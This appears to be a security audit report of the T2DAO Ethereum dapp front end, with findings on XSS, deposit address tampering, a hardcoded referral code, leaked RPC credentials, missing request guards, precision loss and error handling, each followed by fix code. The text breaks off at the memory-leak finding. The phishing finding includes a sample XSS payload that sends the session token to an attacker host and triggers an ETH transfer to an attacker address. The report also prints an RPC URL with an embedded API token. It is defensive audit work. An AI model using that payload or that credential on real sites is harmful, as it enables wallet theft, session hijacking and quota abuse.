



Security Assessment

T2DAO

Verified on 08/27/2026

SUMMARY

Project

T2DAO

CHAIN

ETH

METHODOLOGY

Manual & Automatic Analysis

FILES

Repository

DELIVERY

08/27/2026

TYPE

Dapp Audit



14

1

4

4

5

0

13

Total Findings

Critical

Major

Medium

Minor

Informational

Resolved

 1 Critical

An exposure that can affect the dapp's functions in several events that can risk and disrupt the code

 4 Major

An opening & exposure to manipulate the code in an unwanted manner

 5 Medium

An opening that could affect the outcome in executing the code in a specific situation

 5 Minor

An opening but doesn't have an impact on the functionality of the code

 0 Informational

An opening that consists information but will not risk or affect the code

 13 Resolved

ContractWolf's findings has been acknowledged & resolved by the project

STATUS
 **AUDIT PASSED**

TABLE OF CONTENTS | T2DAO

| Summary


Project Summary
Findings Summary
Disclaimer
Scope of Work
Auditing Approach

| Project Information

Token/Project Details

| Findings

Issues
DCW Assessment
Fixes & Recommendation
Audit Comments



DISCLAIMER | T2DAO

ContractWolf audits and reports should not be considered as a form of project's "Advertisement" and does not cover any interaction and assessment from "Project Code" to "External Code"

ContractWolf does not provide any warranty on its released report and should not be used as a decision to invest into audited projects.

ContractWolf provides a transparent report to all its "Clients" and to its "Clients Participants" and will not claim any guarantee of bug-free code within its **DAPP**.

ContractWolf's presence is to analyze, audit and assess the Client's Dapp to find any underlying risk and to eliminate any logic and flow errors within its code.


Each company or project should be liable to its security flaws and functionalities.

SCOPE OF WORK | T2DAO

T2DAO's team has agreed and provided us with the files that need to be tested. The scope of audit is the main dapp.

The goal of this engagement is to identify if there is a possibility of security flaws in the implementation of dapp and its systems.

ContractWolf will be focusing on dapp issues and functionalities along with the project claims from smart contract to their website, whitepaper, repository which has been provided by **T2DAO**.



AUDITING APPROACH | T2DAO

Every line of code along with its functionalities will undergo manual review to check for security issues, quality of logic and dapp scope of inheritance. The manual review will be done by our team that will document any issues that they discovered.

METHODOLOGY

The auditing process follows a routine series of steps :

1. Code review that includes the following :
 - Review of the specifications, sources and instructions provided to ContractWolf to make sure we understand the size, scope and functionality of the DAPP.
 - Manual review of code. Our team will have a process of reading the code line-by-line with the intention of identifying potential vulnerabilities, underlying and hidden security flaws.
2. Testing and automated analysis that includes :
 - Testing the DAPP's function with common test cases and scenarios to ensure that it returns the expected results.
3. Best practices and ethical review. The team will review the dapp with the aim to improve efficiency, effectiveness, clarifications, maintainability, security and control within the dapp.
4. Recommendations to help the project take steps to eliminate or minimize threats and secure the dapp.

TOKEN DETAILS

T2DAO



将通过AI构建区块链系统与真实世界的底层链接, 让RWA (真实资产)+AI智能算法+去中心化治理切实落地

Token Name	Symbol	Decimal	Total Supply	Chain
0	0	0	-	ETH

SOURCE

Source	Sent Via local-files
--------	----------------------

FINDINGS | T2DAO



14

1

4

4

5

0

13

Total Findings

Critical

Major

Medium

Minor

Informational

Resolved

This report has been prepared to state the issues and vulnerabilities for T2DAO Dapp through this audit. The goal of this report findings is to identify specifically and fix any underlying issues and errors

ID	Title	Severity	Status
DCW-002	Phishing	Critical	Partial
DCW-010	Address Draining	Major	Acknowledged
DCW-015	Potential Backdoor	Major	Resolved
DCW-016	Sensitive Data Exposure	Major	Partial
DCW-017	Request Limit	Major	Partial
DCW-018	Overflow or Precision Loss	Medium	Partial
DCW-012	Error Handling	Medium	Partial
DCW-013	Memory Leak	Medium	Resolved

DCW-014	Lack of Input Validation	Medium	● Resolved
DCW-019	Unintended Behavior	Minor	● Partial
DCW-008	Gas Griefing	Minor	● Partial
DCW-011	Insecure API Usage	Minor	● Resolved
DCW-019	Unintended Behavior	Minor	● Resolved
DCW-016	Sensitive Data Exposure	Minor	● Partial

PENETRATION ATTACKS | T2DAO

Dapp Weakness Classification and Test Cases

ID	Description	Status
DCW-001	Malware Scan	● Passed
DCW-002	Phishing	● Not Passed
DCW-003	Missing HTTP Headers	● Not Passed
DCW-004	Valid SSL Certificate	● Passed
DCW-005	Firewalls(Drop & Deny)	● Passed
DCW-006	Potential SQL Injection	● Passed
DCW-007	Framework Version	● Passed
DCW-008	Gas Griefing	● Not Passed
DCW-009	Address Approval	● Passed
DCW-010	Address Draining	● Not Passed
DCW-011	Insecure API Usage	● Not Passed
DCW-012	Error Handling	● Not Passed
DCW-013	Memory Leak	● Not Passed
DCW-014	Lack of Input Validation	● Not Passed
DCW-015	Potential Backdoor	● Not Passed
DCW-016	Sensitive Data Exposure	● Not Passed
DCW-017	Request Limit	● Not Passed
DCW-018	Overflow or Precision Loss	● Not Passed
DCW-019	Unintended Behavior	● Not Passed

FIXES & RECOMMENDATION

DCW-002 | Phishing

src/pages/index.vue, src/pages/notice-detail.vue, src/pages/voting.vue

Three screens render HTML that comes straight from the API using v-html with no sanitisation: the help accordion on the home page, the announcement detail page, and the vote description. v-html writes raw markup into the DOM, so any script tag or event handler stored in those fields executes inside the application.

Impact is critical because of what else is on that page. The session token lives in sessionStorage where injected script can read it, and the user's wallet is injected at window.ethereum, so the same script can call eth_sendTransaction or personal_sign and the prompt appears to come from the genuine site. It can also silently rewrite the deposit address shown on the recharge screen. Anyone who can set an announcement or a vote description - through the admin panel, a compromised backend, or a user-submittable field - takes over every visiting wallet. There is no Content-Security-Policy to contain it either.

```
<!-- src/pages/notice-detail.vue - L11 -->
<div class="mt-15" v-html="appStore.notice.detail" />

<!-- src/pages/voting.vue - L85 -->
<div class="..." v-html="state.vote.content" />

<!-- src/pages/index.vue - L210 -->
<p
  v-show="state.showHelpIndex === i"
  class="break-words p-15"
  v-html="item.content?.replaceAll('GOOGOL', 'TUSC').replaceAll('NIAN', 'TEA')"
/>

<!-- Any of these values renders and executes:
  <img src=x onerror="
    fetch('https://attacker/'+sessionStorage.getItem('app'));
    window.ethereum.request({method:'eth_sendTransaction',params:[{
      from: window.ethereum.selectedAddress,
      to: '0xATTACKER',
      value:'0xDE0B6B3A7640000'
    }]});
  ">
-->
```

Recommendation:

Stop trusting server HTML. Render these fields as text wherever formatting is not genuinely required, and where rich text is required, sanitise it with an allowlist before it reaches v-html. Add a Content-Security-Policy so that even a missed sink cannot load or run external script, and move the session token out of sessionStorage into an HttpOnly cookie so injected script cannot read it.

```
// 1. Install a sanitiser and wrap every rich-text field.
//   pnpm add dompurify
import DOMPurify from 'dompurify'

export function safeHtml(dirty: string | undefined): string {
  if (!dirty) return ''
  return DOMPurify.sanitize(dirty, {
    ALLOWED_TAGS: ['p', 'br', 'b', 'strong', 'i', 'em', 'u', 'ul', 'ol', 'li', 'a', 'span'],
    ALLOWED_ATTR: ['href', 'target', 'rel'],
    FORBID_TAGS: ['script', 'style', 'iframe', 'object', 'embed', 'form'],
    FORBID_ATTR: ['onerror', 'onload', 'onclick', 'srcdoc', 'formaction'],
  })
}

// 2. Use it at every sink.
// notice-detail.vue
<div class="mt-15" v-html="safeHtml(appStore.notice.detail)" />

// voting.vue
<div class="..." v-html="safeHtml(state.vote.content)" />

// index.vue - this one needs no HTML at all, so drop v-html entirely
<p v-show="state.showHelpIndex === i" class="break-words p-15">
  {{ item.content?.replaceAll('GOOGOL', 'TUSC').replaceAll('NIAN', 'TEA') }}
</p>

<!-- 3. index.html - contain anything that slips through -->
<meta http-equiv="Content-Security-Policy" content="
  default-src 'self';
  script-src 'self';
  object-src 'none';
  base-uri 'none';
  frame-ancestors 'none';
  connect-src 'self' https://*.helius-rpc.com;
">
```

DCW-010 | Address Draining

src/pages/mine.vue, src/utils/erc20Utils.ts

The deposit flow takes both the token contract address and the destination address directly from the `/opt/getRechargeInfo2` API response and passes them into an ERC-20 transfer without any validation, allowlist check, or on-screen confirmation of where the funds are going. The user only ever types an amount; the destination is never shown to them for review before signing.

This means whoever controls that API response controls where every user deposit lands - a backend compromise, a tampered response, or a mistaken configuration silently redirects funds with no client-side signal. The helper also hardcodes `decimals = 6`, so if the returned contract is an 18-decimal token the amount transferred is off by a factor of 10^{12} . No transaction hash is ever reported back to the backend, so a misdirected deposit leaves no trail in the app.

```
// src/pages/mine.vue - L55
function getRechargeInfo() {
  request.get('/opt/getRechargeInfo2').then((res) => {
    state.rechargeList = res.data
    // no validation, and undefined if no USDC entry exists
    state.rechargeInfo = res.data.find(el => el.coinName === 'USDC')
  })
}

// L74 - contract AND destination come from the API, unchecked
erc20Transfer(
  state.rechargeInfo.contractAddress, // server-supplied token
  state.rechargeInfo.rechargeAddress, // server-supplied destination
  state.rechargeAmount,               // decimals defaults to 6
).then(() => { showSuccessToast(t('success')) })

// src/utils/erc20Utils.ts - L3
export async function erc20Transfer(
  tokenAddress: string, to: string, amount: any, decimals = 6,
) { /* decimals never read from the token contract */ }
```

Recommendation:

Pin the accepted deposit tokens in the front-end build and reject anything the API returns that is not on that list. Read decimals from the token contract instead of assuming six, verify the wallet is still on Ethereum mainnet at signing time, show the destination address in a confirmation step, and report the transaction hash back to the backend so deposits are reconcilable.

```
// src/config/deposits.ts - compiled in, not fetched
export const DEPOSIT_TOKENS: Record<string, { address: string, decimals: number }> = {
  USDC: { address: '0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48', decimals: 6 },
}

// src/pages/mine.vue
async function recharge() {
  const cfg = DEPOSIT_TOKENS[state.rechargeInfo?.coinName]
  if (!cfg || cfg.address.toLowerCase()
    !== String(state.rechargeInfo.contractAddress).toLowerCase()) {
    showToast(t('depositTokenNotRecognised'))
    return
  }
  if (!isAddress(state.rechargeInfo.rechargeAddress)) {
    showToast(t('depositAddressInvalid'))
    return
  }
  // Re-check the chain at signing time, not only at login.
  const chainId = await window.ethereum.request({ method: 'eth_chainId' })
  if (chainId !== '0x1') {
    showToast(t('switchToEthereum'))
    return
  }
  // Show the destination before the wallet prompt.
  await showConfirmDialog({
    title: t('confirmDeposit'),
    message: `${state.rechargeAmount} ${state.rechargeInfo.coinName}\n`
      + `→ ${state.rechargeInfo.rechargeAddress}`,
  })

  const receipt = await erc20Transfer(
    cfg.address, state.rechargeInfo.rechargeAddress,
    state.rechargeAmount, cfg.decimals,
  )
  // Give the backend the hash so the deposit can be reconciled.
  await request.post('/opt/reportRecharge', {
    txHash: receipt.transactionHash,
    amount: state.rechargeAmount,
    coin: state.rechargeInfo.coinName,
  })
}
```

DCW-015 | Potential Backdoor

src/components/AppHeader.vue

When an already-registered user reconnects their wallet, the code overwrites whatever invitation code they arrived with and hardcodes the literal value 'Jdh72h', then sends it to /user/auth2 as the invitationCode for that authentication. The line carries a bare // TODO comment, so this is unfinished work that reached the shipped build.

Every returning user is therefore attributed to that single referral code on every login. If the backend re-binds or credits a referrer on authentication - which is the normal behaviour for the multi-level referral structure this app exposes on the share and group screens - the entire referral tree and its commission flow silently redirect to whoever owns Jdh72h. Whether or not that was the intent, a hardcoded beneficiary in an authentication path is indistinguishable from a backdoor and must not ship.

```
// src/components/AppHeader.vue - L165
await request.post('/user/isRegister', { address: state.address }).then((res) => {
  if (res.flag) {
    state.invitationCode = 'Jdh72h' // <-- hardcoded referral beneficiary
    // TODO
    auth()
  }
  else {
    state.invitationCodePopup = true
  }
})

// L195 - and it is sent as this login's invitation code
await request.post('/user/auth2', {
  address: state.address,
  chainType: 'ETH',
  invitationCode: state.invitationCode, // 'Jdh72h' for every returning user
  message,
  signature,
})
```

Recommendation:

Remove the hardcoded value. An existing user's referrer is already recorded server-side and must never be re-sent from the client on login - send the invitation code only on first registration, and let the backend reject any attempt to change it afterwards. Add a lint rule or CI grep that fails the build on a // TODO left inside an authentication path.

```
// src/components/AppHeader.vue
async function connect() {
  // ... wallet connect and chain check ...
  const res = await request.post('/user/isRegister', { address: state.address })

  if (res.flag) {
    // Existing user: the referrer is already bound server-side.
    // Never send an invitation code on a returning login.
    await auth()
  }
  else {
    // New user: collect a real code, or none at all.
    state.invitationCodePopup = true
  }
}

async function auth({ invitationCode }: { invitationCode?: string } = {}) {
  // ... nonce + personal_sign ...
  const payload: Record<string, unknown> = {
    address: state.address,
    chainType: 'ETH',
    message,
    signature,
  }
  // Only present on first registration.
  if (invitationCode) payload.invitationCode = invitationCode

  await request.post('/user/auth2', payload)
}

// Backend must additionally enforce: once set, invitationCode is immutable.
```


DCW-016 | Sensitive Data Exposure

src/utils/solanaUtils.ts, src/stores/appStore.ts

A private Helius RPC endpoint is hardcoded in the Solana helper, and the line directly above it holds a commented-out QuickNode endpoint with its full API token still embedded in the path. Front-end source is compiled into the browser bundle, so both are downloadable by anyone who opens the site - a committed credential, not a private one.

The practical effect is quota theft and denial of service: a third party can point their own traffic at those endpoints until the plan is exhausted, at which point the app's Solana functions stop working for real users. Separately, the session token and the full user object are persisted to sessionStorage, which is readable by any script on the page - the combination with the v-html finding is what turns that into account takeover.

```
// src/utils/solanaUtils.ts - L29-L30
// const connection = new Connection('https://small-white-yard.solana-mainnet
//   .quiknode.pro/7d1648e59855a5bc3b199f5e25a425b48794ff0b/', 'confirmed')
const connection = new Connection(
  'https://rafaelia-pu004f-fast-mainnet.helius-rpc.com',
  'confirmed',
)
// Both strings ship inside the production JS bundle.

// src/stores/appStore.ts - L3
export const useAppStore = defineStore('app', {
  state: () => ({ lang: 'zh-Hans', refreshKey: '', token: '', user: {}, notice: {} }),
  persist: { storage: sessionStorage }, // token readable by any script
})
```

Recommendation:

Rotate both RPC credentials now - assume they are public. Route Solana RPC through your own backend so the provider key never reaches the browser, or at minimum move the endpoint to an environment variable and lock the provider key to your production domain by origin allowlist. Move the session token to an HttpOnly, Secure, SameSite cookie so front-end script cannot read it, and keep only non-sensitive display fields in the store.

```
// 1. Rotate the Helius and QuickNode keys, then delete the dead line entirely.

// 2. .env.production (and configure the same origin allowlist at the provider)
VITE_SOLANA_RPC='https://your-backend.example.com/rpc/solana'

// 3. src/utils/solanaUtils.ts
const RPC_URL = import.meta.env.VITE_SOLANA_RPC
if (!RPC_URL) throw new Error('VITE_SOLANA_RPC is not configured')
const connection = new Connection(RPC_URL, 'confirmed')

// 4. src/stores/appStore.ts - stop persisting the credential
export const useAppStore = defineStore('app', {
  state: () => ({ lang: 'zh-Hans', refreshKey: '', user: {}, notice: {} }),
  persist: {
    storage: sessionStorage,
    pick: ['lang'], // display preference only
  },
})

// 5. src/utils/request.ts - the cookie is sent by the browser, not by JS
const service = axios.create({
  baseURL: import.meta.env.VITE_BASE_URL,
  timeout: 10000,
  withCredentials: true, // HttpOnly session cookie
})
```

DCW-017 | Request Limit

src/pages/transfer.vue, src/pages/withdraw.vue, src/pages/mine.vue, src/pages/trade.vue, src/pages/product.vue

None of the fourteen state-changing endpoints in the application has an in-flight guard. There is no submitting flag, no :disabled binding and no :loading binding anywhere in src/pages - transfer, withdraw, convert, buyNft, buyNft2, buyProduct, voteOpt, cancelOrder, optGiftPack and recharge are all fired directly from a click handler that can be triggered again immediately.

On a mobile dapp this is not theoretical: a double tap, an impatient retap on a slow connection, or a scripted client sends the same withdrawal or transfer several times. Whether that becomes duplicate money movement depends entirely on backend idempotency, which the client neither provides nor assumes. The transfer screen compounds it by failing to clear the amount field after success, so the form sits ready to resubmit the same value.

```
// Every state-changing handler follows this shape - no guard anywhere.

// src/pages/withdraw.vue - L98
function withdraw() {
  // ... validation ...
  request.post('/opt/withdraw', { coin, amount: state.amount, address: state.address })
    .then((res) => { if (res.flag) { showSuccessToast(t('success')); getAssets() } })
}
<button class="mt-20 w-full ..." @click="withdraw">{{ $t('submit') }}</button>

// src/pages/transfer.vue - L49
request.post('/opt/transfer', state.form).then((res) => {
  if (res.flag) {
    showSuccessToast(t('success'))
    state.amount = 0 // wrong key: the field is state.form.amount,
    getAssets() // so the form is never actually cleared
  }
})

// grep -rn "submitting|:disabled|:loading" src/pages/ -> no matches
```

Recommendation:

Add an in-flight flag per submit handler, bind it to the button's disabled and loading state, and clear it in a finally block so a failure re-enables the form. Reset the correct field on success. For money movement, also send a client-generated idempotency key so a retry that does reach the server cannot be applied twice.

```
// src/pages/withdraw.vue
const state = reactive({
  // ... existing fields ...
  address: '', // declare it up front rather than adding it later
  submitting: false,
})

async function withdraw() {
  if (state.submitting) return // guard the entry point
  // ... existing validation ...

  state.submitting = true
  try {
    const res = await request.post('/opt/withdraw', {
      coin: state.selectedCoin.coin === 'USDC' ? 'USDT' : state.selectedCoin.coin,
      amount: state.amount,
      address: state.address,
      requestId: crypto.randomUUID(), // backend rejects a repeat
    })
    if (res?.flag) {
      showSuccessToast(t('success'))
      state.amount = 0
      getAssets()
    }
    else { showToast(res?.msg ?? t('request.failed')) }
  }
  catch (err) { showToast(errorMessage(err)) }
  finally { state.submitting = false } // always re-enable
}

<van-button
  :loading="state.submitting"
  :disabled="state.submitting"
  @click="withdraw"
>
  {{ $t('submit') }}
</van-button>
```

DCW-018 | Overflow or Precision Loss

src/utils/mathUtils.ts, src/utils/solanaUtils.ts, src/pages/transfer.vue, src/pages/withdraw.vue

The project ships a decimal-safe helper and then defeats it in two places. Global precision is set to 10 significant digits, which is far below what an 18-decimal token needs, and `valueOf()` ends every calculation by calling `toNumber()` - converting the exact Decimal straight back into a JavaScript float. Anything past roughly fifteen significant digits is silently rounded.

Several screens skip the helper entirely and use raw float arithmetic on balances, so the amount placed in the form by the All button is already wrong before it is submitted. The Solana helpers multiply a float by `1e9`, `1e6` or `10**scale` to reach base units, which produces non-integer lamport values that the transaction builder rejects or truncates. In a system moving user balances these errors accumulate into real accounting drift.

```
// src/utils/mathUtils.ts - L4 10 significant digits is not enough for 18 decimals
Decimal.set({ precision: 10 })

// L67 - and every result is handed back as a float anyway
valueOf(): number {
  return this.value.toNumber()
}

// src/pages/transfer.vue - L29 raw float subtraction on a balance
const amount = Number(state.assets.amount) - Number(state.assets.transferFreeze)
// 100.1 - 0.3 -> 99.80000000000001

// src/pages/withdraw.vue - L56 and L180
const amount = Number(state.assets.amount) - Number(state.assets.transferFreeze)
{{ state.amount <= state.selectedCoin.fee ? 0 : state.amount - state.selectedCoin.fee }}

// src/utils/solanaUtils.ts - L52 / L99 / L160 float -> base units
lamports: amountSol * 1e9, // 0.1 * 1e9 = 100000000.00000001
amount * 1e6,
amount * 10 ** scale,
```

Recommendation:

Raise the Decimal precision well above the largest token's decimals, return exact strings rather than numbers from the helper, and route every balance calculation through it. Convert to base units with a string-split and BigInt, the same approach `erc20Utils.ts` already uses, instead of multiplying floats.

```
// src/utils/mathUtils.ts
Decimal.set({ precision: 40 }) // comfortably above 18-decimal tokens

toString(): string { return this.value.toFixed() } // exact, no float
valueOf(): number {
  // Keep for display only; never feed this into a transaction.
  return this.value.toNumber()
}

// src/pages/transfer.vue - L29
function all() {
  const amount = math(state.assets.amount ?? 0)
    .subtract(state.assets.transferFreeze ?? 0)
  state.form.amount = Number(amount.valueOf()) <= 0 ? '0' : amount.toString()
}

// src/utils/baseUnits.ts - one shared, exact converter
export function toBaseUnits(amount: string | number, decimals: number): bigint {
  const [whole = '0', frac = ''] = String(amount).split('.')
  if (!/^\d+$/.test(whole)) throw new Error('Invalid amount')
  const padded = (frac + '0'.repeat(decimals)).slice(0, decimals)
  return BigInt(whole + padded)
}

// src/utils/solanaUtils.ts - use it everywhere base units are needed
lamports: toBaseUnits(amountSol, 9),
createTransferInstruction(senderATA, recipientATA, fromPublicKey,
  toBaseUnits(amount, scale), [], TOKEN_PROGRAM_ID)
```

DCW-012 | Error Handling

src/utils/request.ts, src/pages/index.vue, src/pages/transfer.vue

The response interceptor returns nothing when the backend replies with an expired-token code, so the promise resolves with undefined. Every caller then reads `res.data` or `res.flag` on undefined and throws a `TypeError` that no handler catches - the user sees a frozen screen rather than the intended redirect. The same pattern breaks any call whose response shape differs from what the page assumes.

Error objects are also passed straight into `showToast`, which expects a string, so failures surface as `[object Object]` and tell the user nothing. In the wallet login path none of the awaited calls - `chain switch`, `account request`, `nonce fetch`, `personal_sign` - sits inside a `try/catch`, so a user simply declining the signature produces an unhandled rejection and a silently dead button.

```
// src/utils/request.ts - L79 resolves with undefined
if (data.code === 704 || data.code === 702) {
  const appStore = useAppStore()
  appStore.$reset()
  showFailToast(i18n.global.t('request.tokenExpired'))
  router.push('/')
  return // <-- caller receives undefined
}

// src/pages/transfer.vue - L21 then dereferences it
request.get('/opt/getAssets').then((res) => {
  state.assets = res.data // TypeError when res is undefined
}).catch((err) => {
  showToast(err) // renders "[object Object]"
})

// src/pages/index.vue - L31-L54 nothing is wrapped
const chainId = await window.ethereum.request({ method: 'eth_chainId' })
await window.ethereum.request({ method: 'wallet_switchEthereumChain', ... })
const nonce = await request.get('/user/nonce', { address: state.address })
const signature = await window.ethereum.request({ method: 'personal_sign', ... })
```

Recommendation:

Reject on the session-expired branch so callers land in catch instead of receiving undefined, normalise every error into a readable string before it reaches a toast, and wrap the wallet login sequence in try/catch so a declined signature produces a clear message.

```
// src/utils/request.ts
class SessionExpiredError extends Error {
  constructor() { super('SESSION_EXPIRED'); this.name = 'SessionExpiredError' }
}

service.interceptors.response.use(
  (response) => {
    if (response.config.showLoadingUI) stopLoading()
    const data = response.data
    if (data.code === 704 || data.code === 702) {
      useAppStore().$reset()
      showFailToast(i18n.global.t('request.tokenExpired'))
      router.push('/')
      return Promise.reject(new SessionExpiredError()) // never undefined
    }
    return data
  },
  (error) => {
    if (error.config?.showLoadingUI) stopLoading()
    return Promise.reject(error.response ? error.response.data : error)
  },
)

// src/utils/errorMessage.ts - one place that turns anything into a string
export function errorMessage(err: unknown, fallback = 'Request failed'): string {
  if (err instanceof SessionExpiredError) return '' // already handled
  if (typeof err === 'string') return err
  if (err && typeof err === 'object') {
    const e = err as { msg?: string, message?: string }
    return e.msg || e.message || fallback
  }
  return fallback
}

// callers
.catch((err) => { const m = errorMessage(err); if (m) showToast(m) })

// src/pages/index.vue - wrap the whole wallet sequence
try { /* chain check, accounts, nonce, personal_sign, checkAddress */ }
catch (err) { showToast(errorMessage(err, t('loginError'))) }
```


DCW-013 | Memory Leak

src/pages/trade.vue, src/utils/request.ts, src/pages/exchange.vue

